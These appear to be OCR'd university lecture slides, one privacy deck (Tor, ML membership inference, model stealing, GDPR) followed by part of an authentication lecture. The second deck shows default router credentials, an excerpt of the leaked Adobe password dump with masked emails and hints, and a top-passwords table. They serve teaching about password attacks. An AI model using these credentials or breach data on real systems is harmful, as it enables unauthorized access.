
Tor: Circuit/path setup

- each OR has an RSA key pair
- sender of a message m selects a random path/circuit through the MIX network and encodes the message iteratively for each OR on the path
 - Each circuit has at least three ORs
- the sender runs a Diffie-Hellman based protocol to create a symmetric key with each node along the route
 - $OP \rightarrow OR: E_{PK_OR}(g^x)$
 - $OR \rightarrow OP: g^y \mid H(K \mid \text{"handshake"})$

where $K = g^{xy}$ is the established key
(NOTE: OR will not know the identity of OP!)
- keys are established incrementally, in a “telescoping” manner



Operation illustrated



Relaying cells on circuits: Summary

- application data is sent in relay (data) cells
 - each relay cell has a size of 512 bytes to hide exact data sizes and prevent traffic analysis
- OP encrypts the cell iteratively with all the SYMMETRIC keys that it shares with the ORs on the path (onion-like layered encryption)
 - Recall: Chaum MIX uses public-key encryption which is slower
- each OR peels off one layer of encryption
- last OR sends cleartext data to the destination
- on the way back, each OR encrypts the cell (adds one layer) and the OP removes all encryptions
- AES is used in CTR mode (stream cipher) → encryption does not change the length

Exit policies

- problem: hackers can launch their attacks via the Tor network
 - no easy way to identify the real origin of the attacks
 - exit nodes can be accused
 - this can discourage volunteers to participate in the Tor network
 - fewer ORs means lower level of anonymity
- solution: each OR has an exit policy
 - specifies to which external addresses and ports the node will connect
 - examples:
 - » open exit – such nodes will connect anywhere
 - » middleman – such nodes only relay traffic to other Tor nodes
 - » private exit – only connect to the local host or network
 - » restricted exit – prevent access to certain abuse-prone addresses and services (e.g., SMTP)

What is Tor good for?

- anonymous web browsing
- anonymous e-mail
- anonymous remote electronic voting
- ...
- carrying out malicious activity anonymously
 - Password cracks, dark web, etc.

Main attacks against TOR

- Tor was designed with a trade-off between anonymity and low-latency
 - Tor does not alter the direction and timing of packets transmitted between clients and remote servers
- Hence, some attacks still do work against Tor
 - **Attacks through applications** (browser fingerprinting, BitTorrent)
 - **Website fingerprinting**
 - **Traffic analysis**
 - **Congestion attack**
- Goals of these attacks are to link the source to the destination or vice-verse


PRIVACY IN AI

Main Privacy Problems in Machine Learning

- **Membership inference and Training data extraction**
 - confidentiality of the training data (e.g., patient data, criminals, etc.)
- **Model extraction**
 - confidentiality of the model itself (its structure and parameters which can be valuable intellectual property)


Membership attack

- A model is a bunch of parameters (w and b)
 - An organization may release a trained model publicly, or share/sell it with/to another company
 - Can it leak information about the training data?
- YES. WHY?
 - Many models have tons of parameters (usually more than training data)
⇒ can indirectly memorize specific (outlier) training samples and sometimes overfit!




Membership attack

- Given a training sample (e.g., a malware). Can one tell whether it was used to train the model?
 - Only 1 bit of leakage
- Intuition: the returned confidence scores are larger for training data which the model has already seen




Detecting membership

- Train an attacker classifier on the output of the malware detector
 - Outputs “in” if sample x was used to train the detector, otherwise “out”
- Example: Attacker wants to know if John has cancer (i.e. he was present in the training data or not)



Model stealing

- MLaaS: machine learning as a service
 - model parameters are not revealed to the customers
- Model extraction: use the proprietary model as an oracle to label synthetic training data and train a new model on this labelled data



CONCLUSIONS

Why privacy matters?

- **Everybody has something to hide**
 - If you don't think so, would you publish your google search queries? Or your web history?
- **Profiling and surveillance can change your behaviour**
 - You may not search for certain things because (1) you don't want them to affect your future search results, ads or recommendations (2) NSA might see it...
- **Companies can find out more than you reveal**
- **Nobody can see the future...**
 - Your data can be stolen in the future from your “trusted” company (by a hacker or an upset employee who sell your data on the black market)?
 - Or this “trusted” company shares your information with an untrusted company...

Why privacy engineering is a good business?

- General Data Protection Regulation (GDPR) applies to personal data of European citizens
- In case of non-compliance, a company is subject to fines of up to **€20 million** or 4% of her global annual turnover, whichever is the greater
- At least 28 000 DPOs are needed in Europe (based on the number of companies)

Questions

- What is privacy?
- What is the difference between data privacy and security?
- What is cookie respawning?
- How can microphones be used for location tracking?
- What is pseudonymization?
- Is pseudonymous data personal?
- Does the combination of multiple k-anonymous datasets preserve k-anonymity? Why?
- What is browser fingerprinting?
- How are the data packets encrypted in TOR?

References

- GDPR: <https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=CELEX:32016R0679&from=EN>
- Personal data: http://ec.europa.eu/justice/data-protection/article-29/documentation/opinion-recommendation/files/2007/wp136_en.pdf
- ZIP+GENDER+DOB: <http://www.privacylives.com/wp-content/uploads/2010/01/golle-reidentification-deanonymization-2006.pdf>
- Web-tracking: <https://arxiv.org/abs/1507.07872>
- Eckersley, Peter. "How unique is your web browser?." Privacy Enhancing Technologies. Springer Berlin Heidelberg, 2010.
- Psycho profiling:
<https://thepitch.hu/trump-valasztasi-gyozelem-esettanulmany/>
- K-anonymity: Sweeney. *K-anonymity. A model for protecting privacy.* 2002
- Hardness of clustering with k-anonymity: A. Oganian *et al.* *On the Complexity of Optimal Microaggregation for SDC,* 2001
- Ganta et al. *Composition Attacks and Auxiliary Information in Data Privacy.* KDD'08
- Differential privacy: <https://www.cis.upenn.edu/~aarothe/Papers/privacybook.pdf>
- Query Auditing:
<http://theory.stanford.edu/~nmishra/Papers/surveyQueryAuditingTechniquesDataPrivacy.pdf>
- Chaum Mix: <http://citeseer.ist.psu.edu/viewdoc/summary?doi=10.1.1.128.8210>
- TOR: <https://www.torproject.org>
- M. Hardt, E. Price, N. Srebro: Equality of Opportunity in Supervised Learning
- S. Barocas, A. D. Selbst, Big Data's Disparate Impact



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01)
Authentication, Authorization

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Introduction

- Authentication
 - The goal is to provably identify who is trying to interact with the system
 - "*Who are you? Prove it!*"
- Authorization
 - The goal is to determine what actions a previously authenticated user is allowed to perform
 - "*What privileges, permissions do you have?*"
- Access control
 - Enforcing the authorization policy
 - "*Do you have the permissions for whatever you're trying to do with a given object?*"

Introduction

- Accounting / Auditing
 - The goal is to log each action that was performed by a user
 - Typically includes logging successful privilege uses as well as violations
 - *"How and when did you (ab)use your privileges?"*
- Authentication, authorization and accounting together are typically referred to as **AAA**

```
R1# conf t
R1(config)# username admin privilege 15 secret Str0ngPa55w0rd
R1(config)# aaa new-model
R1(config)# aaa authentication login default group tacacs+ local
R1(config)# aaa local authentication attempts max-fail 5
```



Authentication

Means of authentication

- Knowledge-based – something you **know**
 - Passwords
 - PINs
- Possession-based – something you **have**
 - Mobile devices (via SMS messages or token generator applications)
 - Offline token generators
- Inherence-based – something you **are**
 - Fingerprints
 - Facial recognition
 - Retina/iris scans
 - Scans of blood vessels
 - Voice
 - Keystroke dynamics

2-Factor / Multifactor A12n (2FA/MFA)

- Instead of requiring just one form of identification for authentication, two (or more) are required
 - For example, if an adversary manages to steal your password by installing a keylogger on your computer, they still can't access your account without stealing/infecting your phone as well
- Ideally, the factors differ in kind
 - E.g. one tests for something you know, the other for something you have
- Typical implementation: password + single-use token
- The second factor is often only required in case it is deemed necessary by the authenticating party
 - E.g. when logging in from a new computer for the first time



Knowledge-based Authentication

Authentication

Passwords

- Passwords are the most common form of authentication
- Advantages
 - Simple and intuitive for the users
 - Cheap to implement for the developers
- Disadvantages
 - Users must memorize the passwords*
 - » They are likely to choose simple passwords
 - » They are likely to use the same password on multiple systems
 - Passwords are easy to steal
 - » Eavesdropping (if transmitted using insecure channels)
 - » Keyloggers, malware
 - » Social engineering attacks, shoulder surfing

Attacks against passwords

- Brute force attacks (exhaustive search)
 - The attacker tries to log in with every single possible password
- Dictionary attacks
 - The attacker tries to log in with words from a dictionary
 - » Users sometimes pick passwords that are found in dictionaries
 - » There are also lists of common passwords available online
- Hybrid attacks
 - A combination of the above two
 - The attacker will try those passwords first that are more likely to be valid
 - » Based on knowledge about the victim (names, dates)
 - » Using dictionaries but also mutating the words (password -> pa\$\$w0rd)

Attacks against passwords

TP-Link TL-WR843ND	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link TL-WR847N	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link TL-WR882N	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link TL-WR886N	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link TL-WR940N	IP Address:192.168.0.100	Username:admin	Password:admin
TP-Link TL-WR941N	IP Address:192.168.1.254	Username:admin	Password:admin
TP-Link TL-WR941ND	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link TM-G5240	IP Address:192.168.1.1	Username:admin	Password:admin
TP-Link tm6941g	IP Address:192.168.1.254	Username:admin	Password:admin
TP-Link TM802G	Linksys RouterBOARD hAP	IP Address:192.168.88.1	Username:admin
TP-Link Tornado 110	Linksys RT-N15	IP Address:192.168.1.1	Username:admin
	Linksys RT-N15U	IP Address:192.168.0.1	Username:admin
	Linksys SmartAX MT880	IP Address:192.168.1.1	Username:admin
	Linksys SMC2404WBR	IP Address:192.168.100.1	Username:N/A
	Linksys SMC2552W-G	IP Address:192.168.0.1	Username:admin
	Linksys SMC2671W	IP Address:192.168.1.1	Username:cisco
	Linksys SMCWBR11S-3GN	IP Address:192.72.10.125	Username:default
	Linksys SR500 Broadband IP Gateway 5.0 and up	IP Address:192.168.123.254	Username:(none)
	Linksys SR505N	IP Address:192.168.1.1	Username:N/A

Source: <https://bestvpn.org/default-router-passwords/>

Attacks against passwords

Equifax used default 'admin' password to secure hacked portal

Lawsuit claims firm failed to take even 'the most basic precautions'



EQUIFAX STAFFERS used the default 'admin' username and password to secure a portal containing sensitive customer information.

That's according to a **class-action lawsuit launched against the company in the US**, claiming securities fraud by the company over the 2017 data breach that spilled information on **around 148 million accounts of people in the US, Canada and the UK**.

"This case arises out of a massive data breach incident. The plaintiff alleges that the defendants committed fraud in connection with the data breach that caused a loss in value of [Equifax shares]," claims the lawsuit.

It alleges the company made "multiple false and misleading statements and omissions about the sensitive personal information in Equifax's custody, the vulnerability of its internal systems to cyber attack, and its compliance with data protection laws and cybersecurity best practices".

The lawsuit goes on to claim that the company failed to take even "the most basic precautions to protect its computer systems from hackers".

Source: <https://www.theinquirer.net/inquirer/news/3082848/equifax-admin-password-hack-lawsuit>

Graeme Burton

21 October 2019

Countermeasures – Hashing

- Instead of the password, a one-way transformed (hashed) version is stored
 - Typical hash algorithms: SHA-512, SHA-256, SHA-1, MD5
- When the user tries to log in, the password he entered is hashed and the hash value is compared to the one in the database
- If an attacker steals a password database, he won't get access to the plaintext passwords
 - He won't be able to log in to other services using these
- Problems
 - If the hash algorithm is known, databases of (password,hash) pairs may be available for weak passwords
 - Multiple users with the same password will have the same hash, making statistical analysis of frequent passwords possible

Countermeasures – Hashing (Case Study)

- In 2013, Adobe was hacked
- "*The breach occurred when hackers raided a backup server on which they found, and subsequently published, a 3.8 GB file containing 152 million usernames and poorly-encrypted passwords, plus customers' credit card numbers.*" (The Register)

115103118-	--	-XXcsilla@XXX.hu-	-8Nd+cNdQ360=-	-nevem --
62657676-	--	-nonXX@XXXXXX.hu-	-8Nd+cNdQ360=-	- --
100898317-	--	-Xcsilla2@XXXX.hu-	-8Nd+cNdQ360=-	-name --
121149457-	--	-XXcsilla@XXXX.hu-	-8Nd+cNdQ360=-	-nevem --
123756555-	--	-barXXXX@XXXX.hu-	-8Nd+cNdQ360=-	-kind --
153339366-	--	-s1XXX@XXX.hu-	-8Nd+cNdQ360=-	-Asszony --
114565459-	--	-zsolt.XXXX@XXX.hu-	-8Nd+cNdQ360=-	-kislanyom --
63691377-	--	-X_csilla@XXXX.hu-	-8Nd+cNdQ360=-	- --
66609165-	--	-archer.XXX@XXX.hu-	-8Nd+cNdQ360=-	- --
67272237-	--	-y1vXXX@XXXXXX.hu-	-8Nd+cNdQ360=-	- --
74715082-	--	-lindusXX@XXXXXX.hu-	-8Nd+cNdQ360=-	-nevem --
174992278-	--	-fXXXX.csilla@XXX.hu-	-8Nd+cNdQ360=-	- --
177821115-	--	-putirXXXX@XXX.hu-	-8Nd+cNdQ360=-	- --
183285417-	--	-kXXX.csilla@XXX.hu-	-8Nd+cNdQ360=-	- --
96471297-	--	-csillapXXX@XXX.hu-	-8Nd+cNdQ360=-	- --
69058043-	--	-csilla1XXX@XXX.hu-	-8Nd+cNdQ360=-	- --

Countermeasures – Hashing (Case Study)

- In 2013, Adobe was hacked
- "*The breach occurred when hackers raided a backup server on which they found, and subsequently published, a 3.8 GB file containing 152 million usernames and poorly-encrypted passwords, plus customers' credit card numbers.*" (The Register)

115103118-	-- -XXcsilla@XXX.hu-	-8Nd+cNdQ360=-	-nevem --
62657676-	-- -nonXX@XXXXXX.hu-	-8Nd+cNdQ360=-	- --
100898317-	-- -Xcsilla2@XXXX.hu-	-8Nd+cNdQ360=-	-name --
121149457-	-- -XXcsilla@XXXX.hu-	-8Nd+cNdQ360=-	-nevem --
123756555-	-- -barXXXX@XXXX.hu-	-8Nd+cNdQ360=-	-kind --
153339366-	-- -s1XXX@XXX.hu-	-8Nd+cNdQ360=-	-Asszony --
114565459-	-- -zsolt.XXXX@XXX.hu-	-8Nd+cNdQ360=-	-kislanyom --
63691377-	-- -X_csilla@XXXX.hu-	-8Nd+cNdQ360=-	- --
66609165-	-- -archer.XXX@XXX.hu-	-8Nd+cNdQ360=-	- --
67272237-	-- -y1vXXX@XXXXXX.hu-	-8Nd+cNdQ360=-	- --
74715082-	-- -lindusXX@XXXXXX.hu-	-8Nd+cNdQ360=-	-nevem --
174992278-	-- -fXXXX.csilla@XXX.hu-	-8Nd+cNdQ360=-	- --
177821115-	-- -putirXXXX@XXX.hu-	-8Nd+cNdQ360=-	- --
183285417-	-- -kXXX.csilla@XXX.hu-	-8Nd+cNdQ360=-	- --
96471297-	-- -csillapXXX@XXX.hu-	-8Nd+cNdQ360=-	- --
69058043-	-- -csilla1XXX@XXX.hu-	-8Nd+cNdQ360=-	- --

Countermeasures – Hashing (Case Study)

#	Count	Ciphertext	Plaintext
<hr/>			
1.	1911938	EQ7fIpT7i/Q=	

Countermeasures – Hashing (Case Study)

#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456

Countermeasures – Hashing (Case Study)

#	Count	Ciphertext	Plaintext

1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789

Countermeasures – Hashing (Case Study)

#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789
3.	345834	L8qbAD3jl3jioxG6CatHBw==	password
4.	211659	BB4e6X+b2xLioxG6CatHBw==	adobe123
5.	201580	j9p+HwtWWT/ioxG6CatHBw==	12345678
6.	130832	5djh7ZCI2ws=	qwerty
7.	124253	dQi0asWPYvQ=	1234567
8.	113884	7LqYzKVeq8I=	111111
9.	83411	PMDTbP0LZxu03SwrFUvYGA==	photoshop
10.	82694	e6MPXQ5G6a8=	123123
11.	76910	j9p+HwtWWT8/HeZN+3oiCQ==	1234567890
12.	76186	diQ+ie23vAA=	000000
13.	70791	kCcUSCmonEA=	abc123
14.	61453	ukxzEcXU6Pw=	1234
15.	56744	5wEAInH22i4=	adobe1
16.	54651	WqflwJFYW3+PszVFZo1Ggg==	macromedia
17.	48850	hjAYsdUA4+k=	azerty
18.	47142	rpkvF+oZzQvioxG6CatHBw==	iloveyou
19.	44281	xz6PIeGzr6g=	aaaaaa
20.	43670	Ypsmk6AXQTk=	654321
21.	43497	4V+mGczxDEA=	12345
22.	37407	yp2KLbBiQXs=	666666
23.	35325	2dJY5hIJ4FHioxG6CatHBw==	sunshine
24.	34963	1McuJ/7v9nE=	123321
